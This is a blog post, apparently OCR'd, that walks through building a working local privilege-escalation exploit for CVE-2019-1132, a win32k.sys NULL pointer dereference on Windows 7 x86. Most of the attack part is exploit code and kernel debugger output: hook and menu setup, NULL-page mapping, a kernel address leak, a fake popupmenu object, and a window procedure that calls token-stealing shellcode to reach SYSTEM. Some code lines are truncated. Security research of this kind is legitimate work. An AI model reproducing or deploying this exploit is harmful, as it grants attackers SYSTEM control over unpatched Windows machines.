


Exploiting CVE-2019-1132: Another NULL Pointer Dereference in Windows Kernel

BY SHIVAM TRIVEDI / ON JULY 25, 2019 / IN EXPLOIT DEVELOPMENT, KERNEL EXPLOITATION, REVERSE ENGINEERING, SHELLCODING

NULL Pointer Dereferences should have died few years ago but they are still being found and used in malware attacks. This post explores the internal details of CVE-2019-1132, which was used by Buhtrap group to target victims in Eastern Europe.

Introduction

The vulnerability we are discussing in this post, NULL pointer dereference, resides in *win32k.sys* driver which leads to successful escalation of privileges (EoP) on Windows 7 and Windows Server 2008 OSes.

Microsoft addressed this vulnerability in July patch and the vulnerability was discussed previously by ESET in their blog as this vulnerability was used in targeted attacks in Eastern Europe.

This article focuses on analyzing the vulnerability and creating a working exploit on Windows 7 x86 environment with June patch installed.

Vulnerability Overview

The vulnerability resides in *win32k!xxxMNOpenHierarchy* function where the function does not check whether the pointer pointed by *tagPOPUPMENU->ppopupmenuRoot* is NULL or not.

As this field is accessed in various operations, if the attacker is able to set this field to NULL, it can lead to NULL Pointer Dereference.

To exploit this vulnerability, the attacker needs to map the NULL Page in specific way (crafts fake objects on the NULL Page), then it leads to successful EoP.

To set *ppopupmenuRoot* to NULL, we free the root popupmenu object pointed by this field. After that, we open a sub-menu (previously created) by root popupmenu, the sub-menu calls *win32k!xxxMNOpenHierarchy* in kernel-mode which creates a second sub-menu. At the creation of the second popupmenu, the *ppopupmenuRoot* field of the sub-menu of the root menu will contain NULL. When *win32k!HMAssignmentLock* function tries to access this field, a NULL Pointer Dereference operation is performed, leading to BSoD.

Triggering the vulnerability

To trigger the vulnerability, we used the approach described in the ESET blog. This can be summarized as:

- We first create a window and 3 menu objects which we then append menu items.

```
/* Creating the menu */
 for (int i = 0; i &lt; 3; i++)
 hMenuList[i] = CreateMenu();

/* Appending the menus along with the item */
 for (int i = 0; i &lt; 3; i++)
 {
 AppendMenuA(hMenuList[i], MF_POPUP | MF_MOUSESELECT, (UINT_PTR)hMenuList[i + 1], "
 }
 AppendMenuA(hMenuList[2], MF_POPUP | MF_MOUSESELECT, (UINT_PTR)0, "item");

/* Creating a main window class */
 xxRegisterWindowClassW(L"WNDCLASSMAIN", 0x000, DefWindowProc);
 hWindowMain = xxCreateWindowExW(L"WNDCLASSMAIN",
 WS_EX_LAYERED | WS_EX_TOOLWINDOW | WS_EX_TOPMOST,
 WS_VISIBLE,
 GetModuleHandleA(NULL));
 printf("Handle of the mainWindow : 0x%08X\n", (unsigned int)hWindowMain);
 ShowWindow(hWindowMain, SW_SHOWNOACTIVATE);
```

- Now we install hooks on *WH_CALLWNDPROC* and *EVENT_SYSTEM_MENUPOPUPSTART*.

```
/* Hooking the WH_CALLWNDPROC function */
 SetWindowsHookExW(WH_CALLWNDPROC, xxWindowHookProc, GetModuleHandleA(NULL), GetCurr

/* Hooking the trackpopupmenuEx WINAPI call */
 HWINEVENTHOOK hEventHook = SetWinEventHook(EVENT_SYSTEM_MENUPOPUPSTART, EVENT_SYSTE
 GetCurrentProcessId(), GetCurrentThreadId(), 0);
```

Use *TrackPopupMenuEx* function to display the root popup menu. When *TrackPopupMenuEx* is called, it calls *win32k!xxxTrackPopupMenuEx* function to display the menu. After that it notifies the user via event of type EVENT_SYSTEM_MENUPOPUPSTART.

```
/* Setting the root popup menu to null */
printf("Setting the root popup menu to null\n");
release = 0;
TrackPopupMenuEx(hMenuList[0], 0, 0, 0, hWindowMain, NULL);
```

- This triggers our event hook function *xxWindowEventProc*, where we store window handle of the menu objects each time it enters the function. By sending the MN_OPENHIERARCHY message, it ends up calling the function *win32k!xxxMNOpenHierarchy*.

```
static
VOID
CALLBACK
xxWindowEventProc(
    HWINEVENTHOOK hWinEventHook,
    DWORD         event,
    HWND          hwnd,
    LONG          idObject,
    LONG          idChild,
    DWORD         idEventThread,
    DWORD         dwmsEventTime
)
{
    UNREFERENCED_PARAMETER(hWinEventHook);
    UNREFERENCED_PARAMETER(event);
    UNREFERENCED_PARAMETER(idObject);
    UNREFERENCED_PARAMETER(idChild);
    UNREFERENCED_PARAMETER(idEventThread);
    UNREFERENCED_PARAMETER(dwmsEventTime);

```

```
    bEnterEvent = TRUE;
    if (iCount &lt; ARRAYSIZE(hwndMenuList))
    {
        hwndMenuList[iCount] = hwnd;
        iCount++;
    }
    SendMessageW(hwnd, MN_SELECTITEM, 0, 0);
    SendMessageW(hwnd, MN_SELECTFIRSTVALIDITEM, 0, 0);
    PostMessageW(hwnd, MN_OPENHIERARCHY, 0, 0);
}
```

- When the function *win32k!xxxMNOpenHierarchy* is called, it calls the *win32k!xxxCreateWindowEx* function to create another popupmenu object. During the call to *win32k!xxxCreateWindowEx* function, WM_NCCREATE message is sent to the user, which we can catch in our WH_CALLWNDPROC hook function i.e. *xxWindowHookProc*.
- Inside *xxWindowHookProc* function, we check whether the rootpopup menu object is created or not by checking the window handle of the root menu object and verify whether the next popup menu object window handle is NULL. We also verify whether the message is WM_NCCREATE or not.

```
static
LRESULT
CALLBACK
xxWindowHookProc(INT code, WPARAM wParam, LPARAM lParam)
{
    tagCWPSTRUCT *cwp = (tagCWPSTRUCT *)lParam;

    if (cwp-&gt;message == WM_NCCREATE &amp;&amp; bEnterEvent &amp;&amp; hwndMenuLi
    {
        printf("Sending the MN_CANCELMENUS message\n");
        SendMessage(hwndMenuList[release], MN_CANCELMENUS, 0, 0);
        bEnterEvent = FALSE;
    }
```

```
14      return CallNextHookEx(0, code, wParam, lParam);
15  }
```

Once all the above steps are taken, we send WM_CANCELMENUS to the root popupmenu object.

It ends up calling *win32k!xxxMNCancel* and sets the *fDestroyed* bit of the root popupmenu. It then calls *win32k!xxxMNCloseHierarchy* to close the sub-menus in the stack of the root popupmenu object.

Since the sub-menu has not yet been created, the function *win32k!xxxMNCloseHierarchy* skips the child menu object and does not set fDestroyed bit, destroying the root popupmenu object while the sub-menu is still present.

But now the *tagPOPUPMENU->ppopupmenuRoot* is set to NULL because the root popup menu of this sub-menu is destroyed, as can be seen in the screenshot.

```
1: kd> dt win32k!tagPOPUPMENU @ebx
   +0x000 fIsMenuBar       : 0y0
   +0x000 fHasMenuBar      : 0y0
   +0x000 fIsSysMenu       : 0y0
   +0x000 fIsTrackPopup    : 0y0
   +0x000 fDroppedLeft     : 0y0
   +0x000 fHierarchyDropped : 0y1
   +0x000 fRightButton     : 0y0
   +0x000 fToggle          : 0y0
```

```
+0x000 fToggle          : 0y0
+0x000 fSynchronous     : 0y0
+0x000 fFirstClick      : 0y0
+0x000 fDropNextPopup   : 0y0
+0x000 fNoNotify        : 0y0
+0x000 fAboutToHide     : 0y0
+0x000 fShowTimer       : 0y0
+0x000 fHideTimer       : 0y0
+0x000 fDestroyed       : 0y0
+0x000 fDelayedFree     : 0y0
+0x000 fFlushDelayedFree : 0y0
+0x000 fFreed           : 0y0
+0x000 fInCancel        : 0y0
+0x000 fTrackMouseEvent : 0y0
+0x000 fSendUninit      : 0y1
+0x000 fRtoL            : 0y0
+0x000 iDropDir         : 0y00001 (0x1)
+0x000 fUseMonitorRect  : 0y0
+0x000 flockDelayedFree : 0y1
+0x000 fMenuStateRef    : 0y0
+0x000 fMenuWindowRef   : 0y1
+0x004 spwndNotify      : 0xfe2126d8 tagWND
+0x008 spwndPopupMenu   : 0xfe2121f8 tagWND
+0x00c spwndNextPopup   : 0xfe212880 tagWND
+0x010 spwndPrevPopup   : 0xfe211fa8 tagWND
+0x014 spmenu           : 0xfe20e6a8 tagMENU
+0x018 spmenuAlternate  : (null)
+0x01c spwndActivePopup : (null)
+0x020 ppopupmenuRoot   : (null)
+0x024 ppmDelayedFree   : (null)
+0x028 posSelectedItem  : 0
+0x02c posDropped       : 0
+0x030 ppmlockFree      : (null)
```

Exploiting the vulnerability

At this point, the *ppopupmenuRoot* is pointing to the NULL. In order to trigger the memory access from the NULL page, we send the MN_BUTTONDOWN message to sub-menu object. We initially tried to trigger the vulnerability using the approach suggested by ESET but failed to call *win32k!xxxMNOpenHierarchy* function by sending MN_BUTTONDOWN message.

There is another way to call *win32k!xxxMNOpenHierarchy* function via *TrackPopupMenuEx* with the sub-menu as root. So, we use *TrackPopupMenuEx* to call *win32k!xxxMNOpenHierarchy* function and it ends up accessing the NULL page.

```
win32k!HMAssignmentLock:
944fe510 8bff            mov     edi,edi
944fe512 56              push    esi
944fe513 57              push    edi
944fe514 8b39            mov     edi,dword ptr [ecx]  ds:0023:0000001c=fe210f2a
944fe516 8bf2            mov     esi,edx
944fe518 8931            mov     dword ptr [ecx],esi
944fe51a 85ff            test    edi,edi
944fe51c 7404            je      win32k!HMAssignmentLock+0x12 (944fe522)
944fe51e 3bfe            cmp     edi,esi
```

Accessing the NULL Page

Here we see that the location **0x0000001c** is getting accessed which points to the *tagWND* object of the freed root popup menu object. This address is then sent to *win32k!HMAssignmentLock* function.

But in ESET blog, they mentioned that the *bServerSideWindowProc* bit is set in the function *win32k!HMDestroyedUnlockedObject*. But again, after trying for a long time we failed in setting the bit of the attacking window.

So we used the decrement of the *clockObj* instruction to set the *bServerSideWindowProc* bit.

Let's see the exploitation part step by step:

- First we create another window which acts as an attacking window.

```
/* Creating the hunt window class */
    xxRegisterWindowClassW(L"WNDCLASSHUNT", 0x000, xxMainWindowProc);
    hWindowHunt = xxCreateWindowExW(L"WNDCLASSHUNT",
        WS_EX_LEFT,
        WS_OVERLAPPEDWINDOW,
        GetModuleHandleA(NULL));
    printf("Handle of the huntWindow : 0x%08X\n", (unsigned int)hWindowHunt);
```

- Then we allocate the memory at NULL page using the *NtAllocateVirtualMemory*.

```
/* Allocating the memory at NULL page */
    *(FARPROC *)&amp;NtAllocateVirtualMemory = GetProcAddress(GetModuleHandleW(L"nt
```

```
    if (NtAllocateVirtualMemory == NULL)
        return 1;

    if (!NT_SUCCESS(NtAllocateVirtualMemory(NtCurrentProcess(),
        &amp;MemAddr,
        0,
        &amp;MemSize,
        MEM_COMMIT | MEM_RESERVE,
        PAGE_READWRITE)) || MemAddr != NULL)
    {
        printf("[-]Memory alloc failed!\n");
        return 1;
    }
    ZeroMemory(MemAddr, MemSize);
```

- Now we leak the address of the *tagWND* object of attacking window using the *HMValidateHandle* function technique.

```
/* Getting the tagWND of the hWindowHunt */
    PTHRDESKHEAD head = (PTHRDESKHEAD)xxHMValidateHandle(hWindowHunt);
    printf("Address of the win32k!tagWND of hWindowHunt : 0x%08X\n", (unsigned int)h
```

- Now we craft the fake popupmenu object at the NULL page to successfully satisfy the conditions that are needed to set the *bServerSideWindowProc* bit of the attacking window.

```
/* Creating a fake POPUPMENU structure */
    DWORD dwPopupFake[0x100] = { 0 };
    dwPopupFake[0x0] = (DWORD)0x1; //-&gt;flags
    dwPopupFake[0x1] = (DWORD)0x1; //-&gt;spwndNotify
    dwPopupFake[0x2] = (DWORD)0x1; //-&gt;spwndPopupMenu
    dwPopupFake[0x3] = (DWORD)0x1; //-&gt;spwndNextPopup
    dwPopupFake[0x4] = (DWORD)0x1; //-&gt;spwndPrevPopup
    dwPopupFake[0x5] = (DWORD)0x1; //-&gt;spmenu
    dwPopupFake[0x6] = (DWORD)0x1; //-&gt;spmenuAlternate
    dwPopupFake[0x7] = (ULONG)head-&gt;deskhead.pSelf + 0x12;  //-&gt;spwndActivePo
    dwPopupFake[0x8] = (DWORD)0x1;  //-&gt;ppopupmenuRoot
    dwPopupFake[0x9] = (DWORD)0x1; //-&gt;ppmDelayedFree
```

```
13      dwPopupFake[0xA] = (DWORD)0x1;  //-&gt;posSelectedItem
14      dwPopupFake[0xB] = (DWORD)0x1; //-&gt;posDropped
15      dwPopupFake[0xC] = (DWORD)0;
16
17  /* Copying it to the NULL page */
18      RtlCopyMemory(MemAddr, dwPopupFake, 0x1000);
```

The address accessed by *win32k!HMAssignmentLock* function (0x0000001c) is pointing to the *spwndActivePopup* of our fake popupmenu object. Now we set *spwndActivePopup* field of our fake popup menu object to points towards address of *tagWND* + 0x12.

This is because the instruction to decrement the clockObj decrements the value at [eax + 4] and our *bServerSideWindowProc* bit is 18th bit in tagWND object. To set the bit, the (eax + 4) must point to the *tagWND* object + 0x16.

- Now we access the field mapped at NULL page and verify that the *bServerSideWindowProc* bit of our attacking window is set or not.

```
1: kd> r eax
eax=fe210f2a
1: kd> ?? 0xfe210f2a - 0x12
unsigned int 0xfe210f18
1: kd> dt win32k!tagWND -b bServerSideWindowProc 0xfe210f18
   +0x014 bServerSideWindowProc : 0y0
1: kd> p
win32k!HMUnlockObject+0xb:
94500f4c 7506            jne     win32k!HMUnlockObject+0x13 (94500f54)
1: kd> dt win32k!tagWND -b bServerSideWindowProc 0xfe210f18
   +0x014 bServerSideWindowProc : 0y1
```

Setting bServerSideWindowProc bit


- At this point, *bServerSideWindowProc* bit is set. Now we can send the message to our attacking window that will be handled by *xxMainWindowProc*. Here it checks for the cs register. If cs register is equal to 0x1b then we are still in user mode, so our exploit fails otherwise we call our shellcode.

```
static
LRESULT
WINAPI
xxMainWindowProc(
    _In_ HWND   hwnd,
    _In_ UINT   msg,
    _In_ WPARAM wParam,
    _In_ LPARAM lParam
)
{
    if (msg == 0x1234)
    {
        WORD um = 0;
        __asm
        {
            // Grab the value of the CS register and
            // save it into the variable UM.
            //int 3
            mov ax, cs
            mov um, ax
        }
        // If UM is 0x1B, this function is executing in usermode
        // code and something went wrong. Therefore output a message that
        // the exploit didn't succeed and bail.
        if (um == 0x1b)
        {
            // USER MODE
            printf("[!] Exploit didn't succeed, entered sprayCallback with user mod
            ExitProcess(-1); // Bail as if this code is hit either the target isn't
                             // vulnerable or something is wrong with the exploit.
        }
        else
        {
```

```
            success = TRUE; // Set the success flag to indicate the sprayCallback()
                            // window procedure is running as SYSTEM.
            Shellcode(); // Call the Shellcode() function to perform the token stea
                         // to remove the Job object on the Chrome renderer process
        }
    }
    return DefWindowProcW(hwnd, msg, wParam, lParam);
}

```

Once the shellcode is executed, we see our favorite:



Obtained NT AUTHORITY/SYSTEM

The exploit code has been tested on Windows 7 x86, with June patch installed and can be accessed on my GitHub repo – here.

Recommended Reading

If you are new to Windows Kernel Exploitation, reading this article would have proved to be confusing. We recommend these articles as well so as to better

understand this article as the authors relied knowledge obtained from the following articles to create this exploit.

- From CVE-2017-0263 to Windows Menu Management Component
- WINDOWS WITHIN WINDOWS – ESCAPING THE CHROME SANDBOX WITH A WIN32K NDAY

BUHTRAP CVE-2019-1132 EXPLOIT MALWARE N-DAY NULL POINTER DEREFERENCE WINDOWS WINDOWS KERNEL EXPLOITATION

PREVIOUS

Demystifying Code Injection Techniques: Part 1 – Shellcode Injection

Leave a Reply

COMMENT

NAME *

EMAIL *

WEBSITE

Save my name, email, and website in this browser for the next time I comment.

Notify me of follow-up comments by email.

Notify me of new posts by email.

POST COMMENT